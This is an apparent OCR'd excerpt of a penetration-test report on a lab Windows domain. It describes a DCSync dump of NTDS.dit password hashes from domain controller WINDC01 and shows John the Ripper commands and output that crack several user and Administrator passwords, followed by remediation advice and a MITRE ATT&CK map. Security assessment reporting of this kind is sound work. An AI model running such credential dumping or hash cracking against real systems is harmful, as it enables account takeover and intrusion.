
Administrators group, allowing us to manage accounts and passwords across the network; and 2. WINDC01, the primary Domain Controller, responsible for network logins and access control.

Our next step is to use DCSync to extract and crack the NTDS.dit file, which contains all user password hashes, as we have the required Domain Admin and SYSTEM privileges. We successfully retrieved the user hashes and began cracking them.

Affected Hosts: Windows server

Remediation:

- Restrict access to Domain Admin accounts and enforce multi-factor authentication (MFA) for elevated privileges.
- Regularly audit Active Directory, implement least privilege policies, and restrict tools like DCSync to authorized users.




```
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021       (bbanner)
Spring2021       (pparker)
Password!        (tstark)
Proceeding with incremental:ASCII
3g 0:00:01:22  3/3 0.03630g/s 39592Kp/s 39592Kc/s 39594KC/s 084211957..084211421
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session aborted

┌──(root💀kali)-[~]
└─# john --show hash.txt
0 password hashes cracked, 16 left

┌──(root💀kali)-[~]
└─# john --show --format=nt hash.txt
cdanvers:Marvel!
pparker:Spring2021
Administrator:Topsecret!
sstrange:Summer2021
bbanner:Winter2021
tstark:Password!
wmaximoff:Paladin@

7 password hashes cracked, 1 left

┌──(root💀kali)-[~]
└─# 
```

MITRE ATT&CK Navigator Map

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that SKA used throughout the assessment.

Legend:

Performed successfully
Failure to perform


about
layer
domain
Enterprise ATT&CK v16
platforms
Windows, Linux,
macOS, Network, PRE, Containers, IaaS,
SaaS, Office Suite, Identity Provider
Reconnaissance
Resource Development
Initial Access
Execution
Persistence
Privilege Escalation
Defense Evasion
Credential Access
Discovery
Lateral Movement
Collection
Command and Control
Exfiltration
Impact